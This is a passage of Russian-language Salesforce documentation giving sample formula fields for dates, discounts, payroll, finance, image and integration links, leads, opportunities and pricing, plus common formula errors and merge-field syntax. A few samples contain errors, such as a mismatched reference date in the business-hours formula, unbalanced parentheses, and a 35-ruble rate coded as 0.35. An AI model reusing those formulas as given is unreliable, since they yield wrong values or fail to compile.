VALUE( MID( TEXT( date/time - TZoffset ), 15, 2 ) )
```

Для извлечения секунд:

```
VALUE( MID( TEXT( date/time - TZoffset ), 18, 2 ) )
```

Чтобы извлечь значение AM или PM в виде строки, воспользуйтесь формулой ниже.

```
IF(
  VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) < 12,
  "AM",
  "PM"
)
```

Чтобы извлечь время в виде строки формата ЧЧ:ММ:СС A/PM, воспользуйтесь формулой ниже.

```
IF(
  OR(
    VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) = 0,
    VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) = 12
  ),
  "12",
  TEXT( VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) )
   -
   IF(
     VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) < 12,
     0,
     12
   )
  )
)
& ":" &
MID( TEXT( date/time - TZoffset ), 15, 2 )
& ":" &
MID( TEXT( date/time - TZoffset ), 18, 2 )
& " " &
IF(
  VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) < 12,
  "AM",
  "PM"
)
```

При добавлении времени в поля формулы рекомендуем учитывать разницу между часовым поясом организации и Гринвичем. Дополнительную информацию о смещении часового пояса, используемом в данной формуле, см. в подразделе «Примечание по использованию поля типа "Дата/время" и часовых поясов» на странице 5992.

Поиск прошедшего времени между полями типа «Дата/время»

Чтобы узнать разницу между двумя значениями даты в виде числа, вычтите одну из другой, как указано далее: ***date_1*** **–** ***date_2***.

Чтобы найти прошедшее время между двумя значениями типа «Дата/время», рекомендуем воспользоваться более сложной формулой, Эта формула преобразует разницу между двумя значениями дата/время, ***datetime_1*** и ***datetime_2***, в дни, часы и минуты.

```
IF(
  datetime_1 - datetime_2 > 0 ,
  TEXT( FLOOR( datetime_1 - datetime_2 ) ) & " days "
  & TEXT( FLOOR( MOD( (datetime_1 - datetime_2 ) * 24, 24 ) ) ) & " hours "
  & TEXT( ROUND( MOD( (datetime_1 - datetime_2 ) * 24 * 60, 60 ), 0 ) ) & " minutes",
```

```
  ""
)
```

Поиск количества рабочих часов между двумя полями типа «Дата/время»

Формула для поиска рабочих часов между двумя значениями типа «Дата/время» расширяет формулу для поиска прошедших рабочих дней. По аналогии, данная формула использует значение типа «Дата/время» в качестве опорного (например, 16:00 по Гринвичу 8 января 1900 года) и вычисляет соответствующие разницы относительно выбранных дат. Формула округляет найденное значение до ближайшего часа и использует 8-часовой рабочий день (9:00—17:00).

```
ROUND( 8 * (
   ( 5 * FLOOR( ( DATEVALUE( date/time_1 ) - DATE( 1900, 1, 8) ) / 7) +
    MIN(5,
     MOD( DATEVALUE( date/time_1 ) - DATE( 1900, 1, 8), 7) +
     MIN( 1, 24 / 8 * ( MOD( date/time_1 - DATETIMEVALUE( '1900-01-08 16:00:00' ), 1 ) )
 )
    )
   )
 -
   ( 5 * FLOOR( ( DATEVALUE( date/time_2 ) - DATE( 1900, 1, 8) ) / 7) +
     MIN( 5,
      MOD( DATEVALUE( date/time_2 ) - DATE( 1996, 1, 1), 7 ) +
      MIN( 1, 24 / 8 * ( MOD( date/time_2 - DATETIMEVALUE( '1900-01-08 16:00:00' ), 1) )
 )
    )
   )
  ),
0 )
```

Чтобы вычислить количество рабочих часов при использовании более длинного или более короткого рабочего дня, рекомендуем заменить все значения «8» нужным количеством рабочих часов. При нахождении в другом часовом поясе или начале рабочего дня в другое время рекомендуем заменить опорное время временем начала рабочего дня по Гринвичу. Дополнительную информацию см. в подразделе «Примечание по использованию поля типа "Дата/время" и часовых поясов».

СМ. ТАКЖЕ:

- Использование даты и значений даты/времени в формулах
- Примеры полей сложной формулы
- Советы по созданию формул

Примеры формул: предоставление скидки

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

Скидка по обслуживанию и ремонту

Данное поле формулы использует два настраиваемых поля валюты: `Maintenance Amount` и `Services Amount`. Данная формула отображает значение Discounted, если

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

стоимость обслуживания и стоимость ремонта не равны значению стандартного поля возможности «Стоимость». В противном случае отображается значение Full Price.

```
IF(Maintenance_Amount__c + Services_Amount__c <> Amount,
"Discounted",
"Full Price")
```

Сумма скидки по возможности

Данная формула вычисляет разницу между полями продукта `Amount` и `Discount Amount`. Обратите внимание, что поле `Discount Amount` является настраиваемым полем валюты.

```
Amount -
                    Discount_Amount__c
```

Округление скидки по возможности

Рекомендуем использовать данную формулу для вычисления скидки по возможности, округленной до двух знаков. Данный пример использует числовое поле формулы для возможностей, содержащих настраиваемое поле процентов `Discount Percent`.

```
ROUND(Amount-Amount* Discount_Percent__c,2)
```

Скидка по возможности с утверждением

Данная формула добавляет флажок «Скидка утверждена» в возможность. Формула использует условную логику для проверки значения флажка утверждения перед вычислением комиссии.

```
IF(Discount_Approved__c, ROUND(Amount - Amount * DiscountPercent__c, 2), Amount)
```

Примеры формул: услуги для сотрудников

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Вычисление премии

Данный пример определяет размер премии сотрудника на основе наименьшего из двух значений: валовая прибыль сотрудника, умноженная на процент премии, или прибыль компании, разделенная поровну на всех сотрудников. Данный пример предполагает наличие готового настраиваемого числового поля `Number of Employees`, настраиваемого поля процентов `Bonus Percent` и настраиваемых полей валюты `Gross` (для сотрудника) и `Performance` (для компании).

```
MIN(Gross__c * Bonus_Percent__c,
  Performance__c / Number_of_Employees__c)
```

Пенсионный план 401K сотрудника

Данный пример использует формулу, определяющую сумму, которая должна переводиться на имя сотрудника согласно пенсионному плану 401K: половина взноса сотрудника или 250 долларов (в зависимости от того, что меньше). Данный пример предполагает наличие готового настраиваемого поля валюты `Contribution`.

```
MIN(250, Contribution__c /2)
```

Количество отработанных часов за неделю

Данная формула использует настраиваемую вкладку для включения функции отслеживания рабочих часов за день. Используемое поле формулы суммирует часы за неделю.

```
MonHours__c + TuesHours__c + WedsHours__c + ThursHours__c + FriHours__c
```

Общая сумма выплаты

Данная формула определяет общую выплату путем сложения нормативных часов, умноженных на ставку за нормативное рабочее время, и сверхурочных часов, умноженных на ставку за сверхурочное рабочее время.

```
Total Pay =
IF(Total_Hours__c <= 40, Total_Hours__c * Hourly_Rate__c,
40 * Hourly_Rate__c +
(Total_Hours__c - 40) * Overtime_Rate__c)
```

Примеры формул: отслеживание расходов

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Идентификатор расходов

Данная формула отображает текст Expense-, за которым следуют поля Trip Name и Expense Number. Данное поле формулы является текстовым и использует настраиваемое поле Expense Number.

```
"Expense-" &
                    Trip_Name__c & "-" & ExpenseNum__c
```

Вычисление расстояния

Данная формула вычисляет расходы на посещение офиса клиента по ставке 35 рублей за километр.

```
Miles_Driven__c * 0.35
```

Примеры формул: финансовые вычисления

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Сложные проценты

Данная формула вычисляет проценты, накапливаемые за T лет, при условии начисления M раз в год.

```
Principal__c * ( 1 + Rate__c / M ) ^ ( T * M) )
```

Сложные проценты: непрерывное начисление

Данная формула вычисляет проценты, накапливаемые за T лет, при условии непрерывного начисления.

```
Principal__c * EXP(Rate__c * T)
```

Расходы на консультанта

Данная формула умножает количество консультационных дней на 1 200, при условии, что данное поле формулы использует тип данных «Валюта», а стоимость одного консультационного дня составляет 1 200 рублей. Обратите внимание, что поле `Consulting Days` является настраиваемым.

```
Consulting_Days__c *
                    1200
```

Валовая прибыль

Данная формула позволяет вычислить валовую прибыль. Пример формулы ниже использует настраиваемые поля валюты `Total Sales` и `Cost of Goods Sold`.

```
Total_Sales__c - Cost_of_Goods_Sold__c
```

Процент валовой прибыли

Данная формула вычисляет валовую прибыль на основе процента прибыли.

```
Margin_percent__c * Items_Sold__c * Price_item__c
```

Индикатор срока платежа

Данная формула возвращает дату через пять дней после даты начала контракта, если поле `Payment Due Date` содержит пустое значение. Поле `Payment Due Date` является настраиваемым полем даты.

```
(BLANKVALUE(Payment_Due_Date__c, StartDate +5)
```

Статус платежа

Данная формула определяет платежи с прошедшим крайним сроком и статусом платежа UNPAID. Если выражение истинно, то формула возвращает значение PAYMENT OVERDUE. В противном случае формула возвращает пустое поле. Данный пример использует настраиваемое поле даты `Payment Due Date` и настраиваемое текстовое поле контрактов `Payment Status`.

```
IF(
AND(Payment_Due_Date__c < TODAY(),
ISPICKVAL(Payment_Status__c, "UNPAID")),
"PAYMENT OVERDUE",
null )
```

Примеры формул: ссылки на изображения

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Изображение Yahoo! Instant Messenger™

Данная формула отображает изображение, указывающее на выполнение пользователем или контактом входа в приложение Yahoo! Instant Messenger. Выбор изображения инициирует открытие окна Yahoo! Instant Messenger. Данная формула использует настраиваемое текстовое поле `Yahoo Name` для хранения кода Yahoo! контакта или пользователя.

```
IF(ISBLANK(Yahoo_Name__c),"", HYPERLINK("ymsgr:sendIM?" & Yahoo_Name__c,
IMAGE("http://opi.yahoo.com/online?u=" & Yahoo_Name__c & "&m=g&t=0", " ")))
```

Флажки для приоритета обращения

Данная формула отображает зеленый, желтый или красный флажок, соответствующий приоритету обращения.

```
IMAGE(
CASE( Priority,
"Low", "/img/samples/flag_green.gif",
"Medium", "/img/samples/flag_yellow.gif",
"High", "/img/samples/flag_red.gif",
"/s.gif"),
"Priority Flag")
```

Цветные квадратики для длительности обращения

Данная формула отображает изображение размером 30 x 30 пикселов красного, желтого или зеленого цвета, в зависимости от значения настраиваемого числового поля `Case Age`.

```
IF( Case_Age__c > 20,
IMAGE("/img/samples/color_red.gif", "red", 30, 30),
IF( Case_Age__c > 10,
IMAGE("/img/samples/color_yellow.gif", "yellow", 30, 30),
IMAGE("/img/samples/color_green.gif", "green", 30, 30)
))
```

Сигналы светофора для статуса

Данная формула отображает зеленый, желтый или красный сигнал светофора на основе настраиваемого поля раскрывающегося списка `Project Status`. Рекомендуем использовать данную формулу в списковых представлениях и отчетах для создания представления панелей мониторинга «Сводка по статусам».

```
IMAGE(
CASE(Project_Status__c,
"Green", "/img/samples/light_green.gif",
"Yellow", "/img/samples/light_yellow.gif",
"Red", "/img/samples/light_red.gif",
"/s.gif"),
"status color")
```

Звезды для рейтингов

Данная формула отображает от одной до пяти звезд, соответствующих текущему рейтингу.

```
IMAGE(
CASE(Rating__c,
"1", "/img/samples/stars_100.gif",
"2", "/img/samples/stars_200.gif",
"3", "/img/samples/stars_300.gif",
"4", "/img/samples/stars_400.gif",
"5", "/img/samples/stars_500.gif",
"/img/samples/stars_000.gif"),
"rating")
```

Consumer Reports™: цветные кружки для рейтингов

Данная формула отображает цветной кружок, соответствующий текущему рейтингу по шкале от одного до пяти.

```
IMAGE(
CASE(Rating__c,
"1", "/img/samples/rating1.gif",
"2", "/img/samples/rating2.gif",
"3", "/img/samples/rating3.gif",
"4", "/img/samples/rating4.gif",
"5", "/img/samples/rating5.gif",
"/s.gif"),
"rating")
```

Горизонтальные полоски для обозначения результата

Данная формула отображает цветную горизонтальную полоску (зеленую на белом фоне), длина которой соответствует числовому результату. Пример ниже позволяет отображать полоску длиною не более 200 пикселов.

```
IMAGE("/img/samples/color_green.gif", "green", 15, Industry_Score__c * 2) &
IMAGE("/s.gif", "white", 15,
200 - (Industry_Score__c * 2))
```

Примеры формул: ссылки на интеграции

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Ссылка на интерфейс API приложения

Данная формула создает ссылку на приложение вне системы Salesforce, передавая параметры для подключения к системе Salesforce посредством SOAP API и создания нужного события.

```
HYPERLINK ("https://www.myintegration.com?sId=" & GETSESSIONID() & "?&rowID=" & Name &
"action=CreateTask","Create a Meeting Request")
```

Важное замечание: `$Api.Session_ID` и `GETSESSIONID()` показывает то же значение, идентификатор текущего сеанса в текущем контексте. Контекст изменяется в зависимости от того, где выполняется оценка глобальной переменной или функции. Например, если используется настраиваемое поле с формулой, и это поле отображается на странице со стандартным макетом в Salesforce Classic, тогда сеанс будет базовым сеансом системы Salesforce. То же поле (или базовый алгоритм, или результат формулы) при использовании на странице Visualforce вместо этого ссылается на сеанс Visualforce.

Контексты сеансов зависят от домена, в котором выполняется запрос. То есть, контекст сеанса изменяется при переходе на другое имя хоста, например с `.salesforce.com` на `.visual.force.com` или `.lightning.force.com`.

Коды сеансов из разных контекстов и сами сеансы различаются. При переходе из одного контекста в другой предыдущий сеанс сменяется новым, после чего старый сеанс более не действителен. При этом также изменяется код сеанса.

Как правило, Salesforce без проблем обрабатывает передачу сеансов между контекстами, однако если вы передаете код сессии самостоятельно, учитывайте, что может потребоваться повторный доступ к `$Api.Session_ID` или `GETSESSIONID()` из нового контекста, чтобы проверить действительность кода сеанса.

Обратите внимание на то, что не все сеансы одинаковы. В частности, сеансы, полученные в контексте Lightning Experience , имеют меньше привилегий и не имеют доступа к API-интерфейсам. Использование кодов этих сеансов для вызова API-интерфейсов невозможно.

Интеграция службы экспресс-доставки

Данная формула создает ссылку на веб-сайты служб экспресс-доставки FedEx, UPS и DHL на основе значения настраиваемого поля раскрывающегося списка `Shipping Method`. Обратите внимание, что параметры, используемые в данном примере для веб-сайтов FedEx, UPS и DHL, носят наглядный характер и могут быть неверными.

```
CASE(Shipping_Method__c,
"Fedex",
HYPERLINK("http://www.fedex.com/Tracking?ascend_header=1&clienttype
=dotcom&cntry_code=us&language=english&tracknumbers= "& tracking_id__c,"Track"),
"UPS",
HYPERLINK("http://wwwapps.ups.com/WebTracking/processInputRequest?HTMLVersion
=5.0&sort_by=status&loc=en_US&InquiryNumber1= "& tracking_id__c & "&track.x=32&track.y=7",
 "Track") ,
"DHL",
```

```
HYPERLINK("http://track.dhl-usa.com/TrackByNbr.asp?ShipmentNumber=" &
tracking_id__c,"Track"), "")
```

Интеграция автонабора Skype™

Данная формула создает поле номера телефона, доступное для ссылки, которое автоматически набирает номер телефона посредством VoIP-телефона Skype. Данная формула требует установки приложения Skype (сторонний продукт, который не предоставляется компанией Salesforce) на компьютер.

```
HYPERLINK("callto://+" & Country_Code__c & Phone_Unformatted__c, Phone)
```

Примеры формул: управление интересами

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Давность интереса (для открытых интересов)

Данная формула проверяет, является ли интерес открытым, и, в случае истинности, вычисляет количество дней, в течение которых он был открыт, путем вычитания даты и времени создания из текущих даты и времени. Формула возвращает количество дней, округленное до целого числа. В противном случае данное поле содержит пустое значение.

```
IF(ISPICKVAL(Status,
                    "Open"), ROUND(NOW()-CreatedDate, 0), null)
```

Полнота данных интереса

Данная формула вычисляет процент определенных полей интереса, заполненных торговым персоналом. Поле формулы проверяет значения двух настраиваемых числовых полей: `Phone` и `Email`. Если поля не содержат значений, то формула возвращает значение «0». Формула возвращает значение «1» для каждого поля, содержащего значение, и умножает итоговое значение на «50» для вычисления процента полей, содержащих данные.

```
(IF(Phone = "", 0, 1) + IF(Email = "", 0, 1) ) * 50
```

Присвоение номера интереса

Данная формула возвращает числовое значение для текстового значения поля автонумерации `Lead Number`. Данная формула может быть полезна при использовании поля `Lead Number` в расчетах (например, циклический алгоритм или другая маршрутизация). Обратите внимание, что поля автонумерации являются текстовыми, поэтому при выполнении числовых расчетов должны быть преобразованы в числовые.

```
VALUE(Lead_Number__c)
```

Циклическое назначение обращений или интересов

Пример формулы ниже предполагает наличие трех очередей интересов и необходимость назначения каждой очереди равного количества входящих интересов. Аналогичная формула может использоваться для назначения обращений.

```
MOD(VALUE(Lead_Number__c),
                  3)
```

Данная формула предназначена для поля настраиваемой формулы Round_Robin_ID, которое назначает каждому интересу значение 0, 1 или 2. Данная формула использует настраиваемое поле автонумерации `Lead Number`, которое назначает каждому интересу уникальный номер, начиная с 1. Функция MOD делит номер интереса на доступное количество очередей (три очереди в данном примере) и возвращает остаток 0, 1 или 2. Рекомендуем использовать значение данного поля формулы в правилах назначения интересов для назначения интересов разным очередям. Например:

- Round_Robin_ID = 0 назначается очереди A
- Round_Robin_ID = 1 назначается очереди Б
- Round_Robin_ID = 2 назначается очереди B

Примеры формул: показатели

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Преобразование температуры

Данная формула позволяет преобразовывать градусы по шкале Цельсия в градусы по шкале Фаренгейта.

```
1.8 * degrees_celsius__c + 32
```

Преобразование единицы измерения

Данная формула позволяет преобразовывать километры в мили.

```
Miles__c/.621371192
```

Примеры формул: управление возможностями

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Ожидаемый доход по продукту

Данная формула вычисляет общий доход по нескольким продуктам, каждый из которых использует разную вероятность закрытия.

```
ProductA_probability__c * ProductA_revenue__c + ProductB_probability__c * ProductB_revenue__c
```

Вычисление стоимости обслуживания

Данная формула вычисляет стоимость обслуживания как 20% от годовой стоимости лицензии. Поле возможности `Maintenance Years` является настраиваемым.

```
Amount * Maint_Years__c * 0.2
```

Вычисленная стоимость на основе ежемесячной подписки

Данная формула вычисляет стоимость возможности на основе стоимости ежемесячной подписки, умноженной на период подписки.

```
Monthly_Amount__c * Subscription_Months__c
```

Ежемесячное значение

Данная формула делит общегодовое значение на 12 месяцев.

```
Total_value__c / 12
```

Дополнительная стоимость возможности

Данная формула вычисляет сумму полей продукта `Amount`, стоимости обслуживания и комиссии за обслуживание. Обратите внимание, что поля `Maint amount` и `Service Fees` являются настраиваемыми полями валюты.

```
Amount + Maint_Amount__c +
                    Services_Amount__c
```

Категоризация возможностей

Данная формула использует условную логику для заполнения текстового поля возможности `Category` на основе значения стандартного поля `Amount`. Возможности со стоимостью менее 1 500 рублей относятся к категории «Category 1», возможности со стоимостью 1 500—10 000 рублей относятся к категории «Category 2», остальные возможности относятся к категории «Category 3». Данный пример использует вложенные операторы IF.

```
IF(Amount < 1500, "Category 1", IF(Amount > 10000, "Category 3", "Category 2"))
```

Полнота данных возможности

Данная формула обрабатывает набор полей и вычисляет процент полей, используемый персоналом. Данное поле формулы проверяет пять полей на наличие значений. Поле, которое не содержит значения, считается нулевым. Поля, содержащие значение, засчитываются как «1». Общее количество (оцениваемых полей) делится на пять. Для данной формулы необходимо выбрать параметр **«Считать пустые поля пустыми»** в разделе «Обработка пустых полей» при открытой вложенной вкладке «Сложная формула».

```
(IF(ISBLANK(Maint_Amount__c), 0, 1) +
 IF(ISBLANK(Services_Amount__c), 0,1) +
  IF(ISBLANK(Discount_Percent__c), 0, 1) +
   IF(ISBLANK(Amount), 0, 1) +
    IF(ISBLANK(Timeline__c), 0, 1)) / 5
```

Ожидаемый доход возможности по лицензии

Данная формула вычисляет ожидаемый доход по лицензиям на основе вероятности закрытия.

```
Expected_rev_licenses__c * Probability
```

Текстовое отображение дохода возможности

Данная формула возвращает ожидаемый доход по возможности в текстовом формате без знака доллара. Например, если поле кампании `Expected Revenue` содержит значение «$200 000», то данное поле формулы возвращает значение «200 000».

```
TEXT(ExpectedRevenue)
```

Общий размер сделки по возможности

Данная формула вычисляет общую стоимость обслуживания и ремонта.

```
Amount + Maint_Amount__c + Services_Amount__c
```

Итоговая цена возможности на основе единиц продукции

Данная формула создает ценовое предложение на основе единицы продукции и общего количества.

```
Unit_price__c * Volume__c * 20
```

Вычисление стоимости профессиональных услуг

Данная формула вычисляет стоимость профессиональных услуг, при условии, что стоимость одного неполного рабочего дня составляет 1 200 рублей. Поле возможности `Consulting Days` является настраиваемым.

```
Consulting_Days__c * 1200
```

Выбор документа продажи на основе этапа

Данная формула определяет соответствующий документ на вкладке «Документы» на основе поля возможности «Этап». Рекомендуем использовать коды возможностей в следующем формате: 00l30000000j7AO.

```
CASE(StageName,
"Prospecting", "Insert 1st Document ID",
"Qualification", "Insert 2nd Document ID",
"Needs Analysis", "Insert 3rd Document ID",
"Value Proposition", ...
)
)
```

Обучение продажам

Данная формула создает гиперссылку, открывающую специальный документ на вкладке «Документы». Данная формула использует предопределенное поле настраиваемой формулы, определяющее документ на основе поля возможности «Этап». См. пример «Выбор документа продажи на основе этапа» на странице 6031.

```
HYPERLINK("/servlet/servlet.FileDownload?file=" & Relevant_Document__c, "View Document in
 New Window")
```

Стоимость отправки по весу

Данная формула вычисляет почтовые расходы на основе веса.

```
package_weight__c * cost_lb__c
```

Процент стоимости отправки

Данная формула вычисляет стоимость отправки как процент от общей стоимости.

```
Ship_cost__c / total_amount__c
```

Переменные комиссионные

Данная формула вычисляет сумму комиссии, равную 2%, для возможности, вероятность которой составляет 100%. Всем другим возможностям назначается нулевая комиссия.

```
IF(Probability = 1,
ROUND(Amount * 0.02, 2),
0)
```

Общая стоимость контракта на основе регулярного и нерегулярного дохода

Данная формула вычисляет потоки регулярного и нерегулярного дохода на протяжении срока действия контракта.

```
Non_Recurring_Revenue__c + Contract_Length_Months__c * Recurring_Revenue__c
```

Примеры формул: ценообразование

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Общая стоимость

Данная формула вычисляет общую стоимость на основе цены и общего количества единиц продукции.

```
Unit_price__c * Total_units__c
```

Ценообразование для пользователя

Данная формула вычисляет цену за лицензию пользователя.

```
Total_license_rev__c / Number_user_licenses__c
```

Примеры формул: вычисления результата

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «Операторы и функции формулы» на странице 5930.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Результат интереса

Данная формула вычисляет результаты интересов, при условии, что телефонным вызовам присваивается более высокий результат, чем запросам через веб-сайт.

```
CASE(LeadSource, "Phone", 2, "Web", 1, 0)
```

Ниже приведена формула, вычисляющая результат интереса на основе рейтинга.

```
CASE(1, IF(ISPICKVAL(Rating, "Hot"), 1, 0), 3, IF(ISPICKVAL(Rating, "Warm"), 1, 0), 2,
IF(ISPICKVAL(Rating, "Cold"), 1, 0), 1))
```

Результат успешной работы клиента

Данная формула использует простой алгоритм для присвоения клиентам высокого результата за успешную работу в системе Salesforce.

```
Survey_Question_1__c * 5 + Survey_Question_2__c *2
```

Формулы: Вопросы ?

Общие математические вычисления

- Как сложить числа?
- Как преобразовать текст в число?
- Как разделить числа?
- Как умножить числа?
- Как округлить числа?
- Как вычесть числа?

Общие текстовые функции

- Как проверить поле на наличие указанного текста?
- Как проверить поле раскрывающегося списка на наличие указанного значения?
- Как объединить имя и фамилию?
- Как преобразовать числа в текст?
- Как создать поле гиперссылки?

Настраиваемые формулы резюмирования для отчетов

- Как рассчитать общее количество интересов, для которых установлены флажки **«Без рассылки по эл. почте»** и **«Не звонить»**?
- Как вычислить разность между всеми полями **Amount** и всеми полями **Discounted Amount** для возможностей?
- Как рассчитать среднюю продолжительность всех возможностей?
- Как рассчитать процент всех закрытых и реализованных возможностей?
- Как возвести в квадрат количество активных пользователей Salesforce в целях администрирования?
- Как рассчитать продолжительность всех действий (в минутах), умноженную на количество записей за 24 часа?
- Как рассчитать средний процент прибыли по продукту среди возможностей?
- Как рассчитать процентное отношение одного продукта ко всем продуктам закрытых возможностей?
- Как рассчитать изменение дохода от возможностей между месяцами?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Некоторые вопросы не относятся к версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений о поле формулы:

- Просмотр настройки и конфигурации

Для создания, изменения или удаления полей формулы:

- Настройка приложения

Типичные ошибки формулы

Ниже приведены распространенные ошибки формул и способы их устранения.

- Сообщение «#Ошибка!» отображается для поля формулы при возникновении ошибки во время вычисления значения формулы. Чтобы устранить ошибку, проверьте формулу.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

- Деление на ноль. При выполнении данной операции просмотрите выражение на наличие нулевого знаменателя и введите альтернативное значение. Ниже приведен пример поля формулы кампании, возвращающего пустое значение при нулевом количестве возможностей.

```
IF(NumberOfOpportunities > 0,
  NumberOfWonOpportunities / NumberOfOpportunities, null)
```

- Вычисление значения, длина которого превышает максимальное значение текущего типа. При выполнении данной операции дополните числовые значения символом L, позволяющим увеличить их длину. Пример ниже позволяет правильно вычислить количество миллисекунд в году путем умножения длинных числовых значений.

```
Long MillsPerYear = 365L * 24L * 60L * 60L * 1000L;
                                                    Long ExpectedValue =
31536000000L;

System.assertEquals(MillsPerYear, ExpectedValue);
```

- Вычисление квадратного корня отрицательного числа. При выполнении данной операции воспользуйтесь функцией IF (см. пример выше) для проверки значения на наличие положительного числа.
- Вычисление логарифма отрицательного числа. При выполнении данной операции воспользуйтесь функцией IF (см. пример выше) для проверки значения на наличие положительного числа.
- Использование функции VALUE с текстом, содержащим специальные символы. Примеры специальных символов см. в разделе «Операторы и функции формулы» на странице 5930.
- Убедитесь, что формула не содержит функцию HYPERLINK внутри текстовой функции (например, `LEFT( HYPERLINK("http://MYCOMPANY.ORG ", "MYCOMPANY ") , 5))`.
- Отключение формулы или использование отключенного поля формулы. Система Salesforce отключает поля формулы при удалении, но не включает их при восстановлении. Чтобы включить отключенные поля формулы, измените и сохраните поле. Подробнее об удаленных настраиваемых полях и их восстановлении см. в разделе «Управление удаленными настраиваемыми полями» на странице 5818.

- Сообщение «#Превышен размер!» отображается для поля формулы, результат которого содержит более 18 символов. Рекомендуем проверить формулы, результаты которых могут содержать более 18 символов. Кроме того, рекомендуем избегать умножения и возведения больших чисел в степень, а также деления на очень маленькие числа.
- Функции CASE возвращают ошибку, если ошибка возвращается любым выражением, независимо от того, что должно быть возвращено. Например, функция `CASE(Field__c,"Partner", "P", "Customer", "C", LEFT(Field__c, -5))` возвращает ошибку, если поле содержит значение Partner или Customer, так как последний оператор является нелогичным.
- Ошибки деления на ноль могут быть исключены путем добавления функции IF, определяющей нулевое значение поля. Например, `IF(Field__c =0,0, 25/Field__c)`.

Формирование писем электронной почты из записей

Поле слияния — это поле, которое может быть добавлено в шаблон эл. почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи. Например, поле слияния может быть добавлено в шаблон эл. почты, чтобы строка приветствия содержала имя получателя, а не обобщенное «Здравствуйте!».

Поля слияния могут использоваться в полях настраиваемых формул, элементах S-Control, настраиваемых ссылках, настраиваемых кнопках и страницах Visualforce, а также при создании шаблонов эл. почты или стандартных писем.

Имена полей слияния определяются при создании настраиваемого поля или объекта. Поле «Имя поля» заполняется автоматически на основе данных, введенных в поле «Метка поля». При необходимости данное поле может быть настроено. Помните, что имя должно:

- Содержать только символы подчеркивания, буквы и цифры
- Начинаться и заканчиваться буквами
- Не содержать пробелов
- Не содержать двух последовательных символов подчеркивания

Важное замечание: Убедитесь в уникальности имени и метки настраиваемого поля объекта.

- Если имена или метки стандартного и настраиваемого полей совпадают, то поле слияния содержит значение настраиваемого поля.
- Если имена или метки двух настраиваемых полей совпадают, то поле слияния может содержать непредвиденное значение.

Если при создании метки поля *«Эл. почта»* уже существует стандартное поле «Эл. почта», то поле слияния может не различать имена полей. Чтобы гарантировать уникальность имени настраиваемого поля, рекомендуем дополнить его символами. Например, *«Эл. почта12»*.

Чтобы найти имя поля слияния для объекта или поля в системе Salesforce, откройте страницу сведений об объекте или поле и просмотрите поле «Имя поля».

Чтобы добавить поля слияния, воспользуйтесь редактором соответствующей функции. Каждый редактор, используемый в системе Salesforce, содержит действительные поля слияния для всех связанных стандартных и настраиваемых объектов. При создании шаблонов стандартных писем с использованием надстройки Word приложения Connect for Office отображается полный список полей слияния, доступных для вставки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные поля слияния определяются используемой версией Salesforce.

Синтаксис поля слияния

Синтаксис поля слияния определяется местом использования поля. Чтобы гарантировать использование правильного синтаксиса, выберите поля слияния из раскрывающегося списка редактора в области использования поля слияния.

Поля слияния для правил проверки

Поля слияния для формул

Поля слияния для формул кросс-объектов

Советы по получению максимального слияния полей

Здесь приведено несколько советов по получению максимального объединения полей.

Синтаксис поля слияния

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные поля слияния определяются используемой версией Salesforce.

Синтаксис поля слияния определяется местом использования поля. Чтобы гарантировать использование правильного синтаксиса, выберите поля слияния из раскрывающегося списка редактора в области использования поля слияния.

Настраиваемые объекты и поля всегда дополняются элементом `__c`. Метки полей следуют за именем объекта, а все пробелы заменяются символами подчеркивания. Например, поле слияния `Account.CreatedDate` ссылается на стандартное поле «Дата создания» для объекта «Организации».

